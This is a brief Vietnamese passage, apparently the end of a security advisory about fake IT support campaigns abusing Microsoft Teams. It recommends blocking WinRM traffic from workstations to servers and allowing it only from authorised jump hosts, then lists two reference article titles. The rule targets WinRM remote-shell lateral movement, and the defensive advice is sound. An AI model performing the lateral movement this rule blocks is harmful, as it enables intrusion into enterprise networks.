- Chặn toàn bộ lưu lượng WinRM chiều từ Workstation sang Server ở cấp độ Network Firewall. Chỉ cho phép truy cập WinRM từ các máy chủ quản trị ủy quyền (Jumpbox / Admin Workstation).
Tài Liệu Tham Khảo
Fake IT Support Abuses Teams for Enterprise Access
New Campaign Weaponizes Microsoft Teams for Remote Access - Decipher